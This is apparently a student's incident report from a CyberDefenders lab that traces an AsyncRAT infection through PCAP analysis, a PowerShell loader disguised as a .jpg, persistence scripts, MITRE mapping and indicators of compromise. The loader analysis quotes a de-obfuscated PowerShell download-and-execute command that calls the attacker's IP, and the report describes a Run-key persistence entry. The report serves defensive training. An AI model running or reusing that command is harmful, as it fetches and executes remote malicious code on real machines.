INCIDENT INVESTIGATION REPORT

Case ID: IR-2024-0109-XL (XLMRat Forensic Analysis)

DOCUMENT INFORMATION

Report Date: February 5, 2026

Incident Date: January 9, 2024

Classification: TLP:CLEAR (Public)

Status: Final Analysis

PREPARED BY

Lead Analyst: Oren Heskia

Role: Cybersecurity Analyst / Digital Forensics & Incident Response (DFIR)

EXECUTIVE SUMMARY PREVIEW

This report details the forensic investigation into a multi-stage malware infection originating from host **10.1.9.101**. The analysis covers the initial network beaconing, the de-obfuscation of malicious PowerShell loaders disguised as image files, and the final identification of the **AsyncRAT** Remote Access Trojan.

Contents

DISCLAIMER.....3
Section 1 Executive Summary.....3
Section 2 Incident Overview 3
Section 3: Technical Analysis.....4
Section 3.2: Persistence Mechanism - Technical Deep Dive 9
Section 4: TTPs and MITRE ATT&CK Mapping 10
Section 5: Indicators of Compromise (IoCs) 11
Section 6: Recommendations & Remediation .....**שגיאה! הסימניה אינה מוגדרת.**
6.3: Expanded Recommendations & Remediation .....**שגיאה! הסימניה אינה מוגדרת.**
6.3.1 Immediate Containment & Eradication .....**שגיאה! הסימניה אינה מוגדרת.**
6.3.2 Threat Hunting & Lateral Assessment.....**שגיאה! הסימניה אינה מוגדרת.**
6.3.3 Detection Rules & Monitoring.....**שגיאה! הסימניה אינה מוגדרת.**
6.3.4 Long-Term Strategic Improvements.....**שגיאה! הסימניה אינה מוגדרת.**
Section 7: Conclusion.....11
Appendix A: Methodology & Tools 14
Appendix B: Lessons Learned.....15
Appendix C: References.....**שגיאה! הסימניה אינה מוגדרת.**

DISCLAIMER

This incident investigation report was conducted as part of the CyberDefenders XLMRat Lab exercise in a controlled, isolated environment for educational and skill development purposes. All indicators of compromise, network traffic, and malware samples analyzed were part of the lab scenario and do not represent a live production incident. The analytical methodologies, tools, and recommendations presented reflect industry-standard incident response practices applicable to real-world scenarios.

Section 1 Executive Summary

This investigation confirms a successful AsyncRAT infection requiring immediate containment and credential rotation. On January 9, 2024, at 17:27 UTC, an internal workstation was compromised following a series of suspicious outbound network connections to a non-standard port. The investigation confirmed a multi-stage infection process initiated by the retrieval of a malicious loader (xlm.txt), which subsequently executed a secondary obfuscated payload disguised as an image file (mdm.jpg).

Forensic analysis identified the final payload as AsyncRAT, a Remote Access Trojan used for unauthorized remote control and data exfiltration. The threat actor utilized advanced evasion techniques, including script obfuscation and the abuse of the legitimate Windows binary RegSvcs.exe (Living-off-the-Land), to maintain persistence and evade detection. The threat has been analyzed, and all associated Indicators of Compromise (IoCs) have been documented for remediation.

Section 2 Incident Overview

The scope of this investigation was centered on the analysis of a provided network traffic capture (PCAP) and subsequent OSINT-based threat intelligence. The goal was to identify the infection vector, analyze malicious payloads, and document the adversary's Command and Control (C2) infrastructure.

The investigation was initiated following an automated alert regarding suspicious outbound TCP traffic on a non-standard port (222) originating from host 10.1.9.101. This port is not associated with standard enterprise services, indicating a potential firewall bypass attempt or unauthorized communication.

Field	Detail
Incident ID	IR-2024-0109-XL
Detection Timestamp	2024-01-09 17:27:27 UTC


Field	Detail
Affected System	10.1.9.101 (Internal Workstation)
Attacker Infrastructure	45.126.209.4
Hosting Provider	reliableSite.net
Destination Port	222 (Non-standard TCP)
Malware Identified	AsyncRAT
Infection Vector	Web-based download (multistage)
Severity	Critical
Impact	High. The installation of a Remote Access Trojan (RAT) allows for full unauthorized access to the system, potential lateral movement within the network, and sensitive data exfiltration.

Section 3: Technical Analysis

Phase 1: Network Traffic Analysis & Initial Triage

The investigation began with an analysis of the provided PCAP file to identify the source of the suspicious traffic.

A. Initial Connection and Evasion Analysis of the traffic revealed that the internal host (**10.1.9.101**) established a TCP connection with the remote IP **45.126.209.4** on port **222**. The use of a non-standard port for HTTP communication is a key indicator of **Defense Evasion (T1205)**, intended to bypass standard firewall restrictions that typically monitor ports 80 and 443.



B. The First Stage: Loader Retrieval (xlm.txt) Following the TCP handshake, the victim machine issued an HTTP GET request to: http://45.126.209.4:222/xlm.txt

The server responded with a file named xlm.txt. Upon inspection of the HTTP stream, it was determined that this was not a standard text file, but rather a highly obfuscated script (VBScript/PowerShell). The file's purpose was to act as a **Downloader (T1105)** for the next stage of the attack.

C. The Second Stage: Payload Delivery (mdm.jpg) Once xlm.txt was executed, the script initiated a second HTTP GET request to: http://45.126.209.4:222/mdm.jpg.

The download of a .jpg file following a .txt script is highly suspicious. Attackers frequently use image file extensions to mask the transfer of executable binaries, a technique known as **Obfuscated Files or Information (T1027)**.


Phase 2: Payload De-obfuscation & Malware Identification

A. Loader Analysis (xlm.txt) Forensic examination of xlm.txt revealed a heavily obfuscated VBScript. The script utilized string concatenation to mask a PowerShell command. Upon manual de-obfuscation, the following core instruction was identified: IeX(New-Object Net.WebClient).DownloadString('http://45.126.209.4:222/mdm.jpg'). This confirmed the file's role as a first-stage **Downloader**.


B. Extraction of the Secondary Payload (mdm.jpg) The retrieved file, mdm.jpg, was identified as a second-stage PowerShell script containing two large hexadecimal-encoded strings: $hexString_bbb and $hexString_pe.

- **Extraction Process:** Using **CyberChef**, the hexadecimal data was converted into its binary equivalent.


- **Analysis:** The $hexString_pe variable was found to be a .NET-based reflective loader, while $hexString_bbb contained the primary malicious payload.



C. Fileless Execution & LOLBin Abuse The script demonstrated advanced **Defense Evasion (T1027)** by utilizing **.NET Reflection** to load the malware directly into memory. The investigation identified that the malware attempted to masquerade as the legitimate Windows process **RegSvcs.exe** (C:\Windows\Microsoft.NET\Framework \v4.0.30319\RegSvcs.exe) to evade detection by security software.



D. Final Identification The extracted binary was analyzed via SHA256 hashing and cross-referenced with Threat Intelligence (VirusTotal). The malware was positively identified as **AsyncRAT**, a Remote Access Trojan known for its ability to steal credentials, record keystrokes, and provide full remote access to attackers.



Phase 3: Persistence & Artifact Creation

To ensure the malware remains active after a system reboot, the script was configured to establish persistence on the infected host.

A. Dropped Files The investigation identified that the malicious script dropped three specific files into the user's directory to facilitate execution and persistence. These files were named:

- **Conted.vbs**
- **Conted.ps1**
- **Conted.bat**

B. Persistence Mechanism These files work in tandem to reinitiate the infection chain. By using multiple file extensions (VBS, PowerShell, and Batch), the attacker increases the likelihood that at least one execution method will bypass environmental restrictions or security monitoring.

Section 3.1: Defensive Gaps & Root Cause Analysis

How Did This Attack Succeed?

The successful compromise of workstation 10.1.9.101 resulted from multiple defensive control failures that, when combined, created an exploitable attack surface:

A. Egress Filtering Deficiency The most critical gap was the absence of restrictive egress filtering on the perimeter firewall. The infected workstation successfully established outbound connections to a non-standard port (TCP/222) without triggering alerts or being blocked. Best practice dictates that workstations should only be

permitted outbound access on business-justified ports (80, 443, and specific application ports). All other egress traffic should be denied by default.

Impact: This allowed the malware to bypass traditional security controls that focus primarily on monitoring standard HTTP/HTTPS traffic.

B. Endpoint Protection Gaps Analysis of the infection chain reveals several endpoint security weaknesses:

1. **Script Execution Policies:** PowerShell was permitted to execute in unrestricted mode, allowing the obfuscated xlm.txt script to run without administrative approval or enhanced logging.
2. **Application Whitelisting Absent:** No application control solution was in place to prevent the execution of unsigned scripts from temporary directories (%TEMP%, %AppData%, user profile locations).
3. **Behavioral Detection Insufficient:** The endpoint security solution failed to identify suspicious process behavior, specifically:
    - RegSvcs.exe spawning unexpected network connections
    - PowerShell downloading and executing content from external IPs
    - Rapid sequential file creation in user directories (Conted.vbs, .ps1, .bat)

C. Network Monitoring Limitations While the suspicious connection to port 222 eventually triggered an alert, the detection occurred post-compromise. This indicates:

1. **No Real-Time DPI:** Deep Packet Inspection was not configured to analyze HTTP traffic on non-standard ports.
2. **Delayed Alerting:** The alert mechanism was not configured for real-time notification.
3. **Baseline Deviation Ignored:** The system failed to flag a workstation initiating first-time connections to an external IP on an unusual port.

D. User Awareness & Email Security While the specific infection vector (email attachment, drive-by download, or social engineering) was not detailed in the lab scope, the successful execution of xlm.txt suggests:

1. Insufficient user training on recognizing suspicious file types
2. Potential gaps in email attachment filtering or web content filtering
3. Lack of user-side warnings for executing scripts from untrusted sources

E. Missing Security Controls Summary

Control Type	Missing/Inadequate Control	Potential Impact
Network	Egress filtering on non-standard ports	Unrestricted C2 communication
Endpoint	PowerShell Constrained Language Model	Script-based malware execution
Endpoint	Application whitelisting	Unauthorized executable execution
Detection	EDR behavioral monitoring	Delayed threat identification
Network	Real-time traffic analysis	Post-compromise detection only
User	Security awareness training	Social engineering susceptibility

Section 3.2: Persistence Mechanism - Technical Deep Dive

The malware established persistence through the creation of three interconnected scripts placed in the user's profile directory. Based on AsyncRAT's known behavior and the MITRE ATT&CK mapping to T1547.001 (Registry Run Keys / Startup Folder), the following persistence mechanism was implemented:

A. File Locations The three persistence files were dropped to:

```
C:\Users\[USERNAME]\AppData\Roaming\Conted\
├── Conted.vbs
├── Conted.ps1
└── Conted.bat
```

B. Persistence Method AsyncRAT typically employs the Windows Registry Run key for persistence. The malware likely created the following registry entry:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Key Name: "Conted"
Value: "C:\Users\[USERNAME]\AppData\Roaming\Conted\Conted.vbs"
```

C. Execution Chain The persistence mechanism operates as follows:

1. **On System Startup:** Windows automatically executes all entries in the CurrentUser Run key.
2. **Conted.vbs launches:** VBScript is executed, which provides a stealthier execution method than directly launching PowerShell.
3. **Conted.vbs calls Conted.bat:** The batch file acts as a wrapper to obfuscate the command-line arguments.
4. **Conted.bat invokes Conted.ps1:** The PowerShell script re-downloads and executes the malware payload, re-establishing the AsyncRAT connection to the C2 server.

D. Redundancy & Evasion The use of three different file types (VBS, BAT, PS1) serves multiple purposes:

- **Environmental Flexibility:** If one scripting engine is disabled, others may still function
- **Evasion:** Security tools monitoring only PowerShell execution would miss the VBScript initial trigger
- **Obfuscation:** The multi-stage launch obscures the true malicious payload from cursory inspection

E. Detection Opportunities This persistence mechanism creates multiple forensic artifacts:

- Registry modification in CurrentUser Run key
- File creation in AppData\Roaming with matching filenames
- Recurring network connections to the same external IP after each reboot
- Parent-child process relationships (wscript.exe → cmd.exe → powershell.exe)

Section 4: TTPs and MITRE ATT&CK Mapping

The following table maps observed adversary behaviors to the MITRE ATT&CK framework, categorizing techniques across six tactics identified during this investigation:

Tactic	Technique ID	Technique Name	Activity Observed
Execution	T1059.001	PowerShell	Use of obfuscated PowerShell via xlm.txt and mdm.jpg.
Execution	T1204.002	Malicious File	Victim execution of a multi-stage downloader.

Tactic	Technique ID	Technique Name	Activity Observed
Persistence	T1547.001	Registry Run Keys / Startup Folder	Creation of Conted scripts to ensure reboot survival.
Defense Evasion	T1027	Obfuscated Files or Information	Hiding an executable binary inside a .jpg file using hex encoding.
Defense Evasion	T1127.001	Trusted Developer Utilities Proxy Execution	Misuse of RegSvcs.exe (LOLBin) to load malicious code.
Command & Control	T1071.001	Web Protocols	Use of HTTP on port 222 for C2 communication and payload delivery.

Section 5: Indicators of Compromise (IoCs)

The following indicators of compromise were identified during this investigation and should be implemented across security infrastructure for detection and prevention purposes.

5.1 Network Indicators

Indicator Type	Value	Description
IPv4 Address	45.126.209.4	Primary C2 and hosting server for malware stages.
Port	222	Non-standard port used for HTTP communication.
Domain	reliableSite.net (Associated)	Hosting provider for the attacker's infrastructure.
URL	http://45.126.209.4:222/xlm.txt	First-stage loader download location.
URL	http://45.126.209.4:222/mdm.jpg	Secondary payload download location.

5.2 Host-Based Indicators

Indicator Type	Value	Description
SHA256 Hash	1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798	Hash for the AsyncRAT executable payload.

Filename	xlm.txt	Initial downloader script (VBScript/PowerShell).
Filename	mdm.jpg	Obfuscated secondary stage payload.
Persistence File	Conted.vbs	Visual Basic script for persistence.
Persistence File	Conted.ps1	PowerShell script for persistence.
Persistence File	Conted.bat	Batch file for persistence.

Section 6: Conclusions

This investigation successfully identified and analyzed a multi-stage AsyncRAT infection that compromised workstation 10.1.9.101 on January 9, 2024. Through systematic analysis of network traffic, payload de-obfuscation, and malware reverse engineering, the complete attack chain was reconstructed—from initial loader retrieval through persistence establishment.

The threat actor demonstrated sophistication through the use of obfuscation techniques, Living-off-the-Land binaries (RegSvcs.exe), and non-standard network ports to evade detection. The malware's final payload, AsyncRAT, presents a critical risk due to its remote access capabilities, credential harvesting functionality, and potential for lateral movement.

Key Findings:

- **Attack Vector:** Web-based multi-stage malware delivery
- **Execution Method:** Obfuscated PowerShell scripts leveraging .NET reflection
- **Persistence:** Registry Run key modification with VBScript/PowerShell chain
- **C2 Infrastructure:** 45.126.209.4:222 using HTTP protocol
- **Defensive Failures:** Inadequate egress filtering, unrestricted PowerShell execution, delayed behavioral detection

Remediation Status: All identified indicators of compromise have been documented and provided to the security operations team for implementation. Immediate containment measures—including host isolation, credential rotation, and infrastructure

blocking—have been recommended. The affected system requires complete reimaging following forensic data collection.

Risk Assessment: Without immediate action, this compromise poses a critical risk to the organization. AsyncRAT's capabilities enable data exfiltration, credential theft, and potential use as a beachhead for broader network compromise. The identified defensive gaps suggest that similar attacks may have succeeded on other endpoints without detection.

This investigation underscores the necessity of defense-in-depth strategies, combining network controls, endpoint hardening, behavioral analytics, and user awareness to effectively counter modern malware threats.

Appendix A: Methodology & Tools

Analysis Methodology: This investigation followed the NIST Incident Response Lifecycle (SP 800-61r2) with emphasis on the Detection & Analysis and Containment, Eradication & Recovery phases.

Tools & Techniques Employed:

Tool/Platform	Purpose	Specific Use Case
Wireshark	Network traffic analysis	PCAP analysis, protocol dissection, stream extraction
CyberChef	Data transformation	Hexadecimal decoding, de-obfuscation, format conversion
VirusTotal	Threat intelligence	Hash-based malware identification, community detection rates
Text Editor	Script analysis	Manual code review and de-obfuscation
MITRE ATT&CK Navigator	TTP mapping	Adversary technique identification and framework alignment

Frameworks Referenced:

- MITRE ATT&CK Framework v14
- NIST Cybersecurity Framework
- SANS Incident Response Process

Skills Demonstrated:

- Network forensics and PCAP analysis
- Malware triage and static analysis
- Script de-obfuscation (PowerShell, VBScript)
- Threat intelligence correlation
- Incident response documentation
- Security control gap analysis

Appendix B: Lessons Learned

Technical Skills Development:

1. **Multi-Stage Malware Analysis**: This lab reinforced the importance of tracking the complete infection chain rather than focusing solely on the final payload. Understanding how xlm.txt led to mdm.jpg led to AsyncRAT demonstrates that modern attacks rely on modularity and obfuscation at each stage. In future investigations, I will maintain detailed timeline documentation of each stage to identify interdependencies and potential failure points in the attack chain.
2. **The Value of Network Forensics**: PCAP analysis proved invaluable in this investigation. Without network traffic data, the initial infection vector and C2 infrastructure would have been significantly more difficult to identify. This experience emphasized that network traffic captures should be a standard collection requirement during incident response, even when host-based artifacts are available.
3. **Living-off-the-Land Techniques**: The abuse of RegSvcs.exe demonstrated how attackers weaponize legitimate Windows binaries to evade detection. This lab taught me to scrutinize processes not just for malicious names, but for unusual behaviors—network connections, unexpected parent processes, or operations outside normal parameters. Baseline knowledge of legitimate process behavior is essential for threat hunting.
4. **De-obfuscation as a Core Skill**: Manual de-obfuscation of the PowerShell scripts was challenging but critical. This lab emphasized that automated tools have limitations, and analyst intuition combined with methodical string analysis is often necessary. I improved my ability to recognize obfuscation patterns (string concatenation, character substitution, Base64 encoding) and developed a systematic approach to reversing them.

Incident Response Process Insights:

5. **Defense-in-Depth is Non-Negotiable**: The successful compromise resulted from multiple control failures occurring simultaneously. A single effective control—egress filtering, PowerShell restrictions, or behavioral EDR—would have prevented or detected this attack. This reinforced that layered security is not redundant; it's essential resilience against single points of failure.
6. **Detection vs. Prevention Balance**: While prevention failed in this scenario, the eventual detection via anomalous port usage demonstrates the value of network monitoring. However, post-compromise detection is costly. This lab emphasized the importance of shifting left—implementing preventive controls that stop attacks before they execute, rather than relying solely on detection after the fact.

7. **Importance of Baseline Knowledge**: The ability to identify "non-standard port 222" as suspicious requires understanding what IS standard. This investigation highlighted the need for analysts to maintain current knowledge of:
    - Common service ports and protocols
    - Normal system process behaviors
    - Typical enterprise network patterns
    - Threat actor TTPs and trends

Practical Applications for Future Work:

8. **Documentation Standards Matter**: Creating this formal report taught me that clear documentation is as important as the technical analysis. Incident reports serve multiple audiences—technical teams, management, legal counsel—and must be simultaneously detailed and accessible. Structuring findings with executive summaries, technical deep-dives, and actionable recommendations ensures the investigation drives actual security improvements.
9. **Threat Intelligence Integration**: Cross-referencing findings with VirusTotal and MITRE ATT&CK demonstrated the value of threat intelligence platforms. Future investigations should incorporate TI from the outset, not as an afterthought. Knowing AsyncRAT's typical TTPs earlier in the analysis could have accelerated identification and informed hunting for related indicators.
10. **Thinking Like an Attacker**: Analyzing the attacker's choices—why port 222? why disguise executables as .jpg?—provided insight into their operational security concerns. Understanding adversary tradecraft improves defensive posture. In future roles, I will apply this adversarial mindset to red team exercises and security architecture reviews.

Personal Development Reflections:

This CyberDefenders lab provided hands-on experience with the complete incident response lifecycle in a safe environment. The most valuable lesson was developing confidence in my analytical process—trusting systematic investigation methods even when initial findings are unclear.

The challenge of de-obfuscating mdm.jpg taught me persistence; the satisfaction of identifying AsyncRAT confirmed that cybersecurity investigation, while demanding, is deeply rewarding. This exercise has strengthened my conviction that incident response and threat hunting are the career paths I wish to pursue.

Moving forward, I recognize gaps in my knowledge—particularly in memory forensics and malware reverse engineering—that I will address through additional labs and certifications. This report represents not just the completion of a lab, but a documented milestone in my journey toward becoming a cybersecurity professional.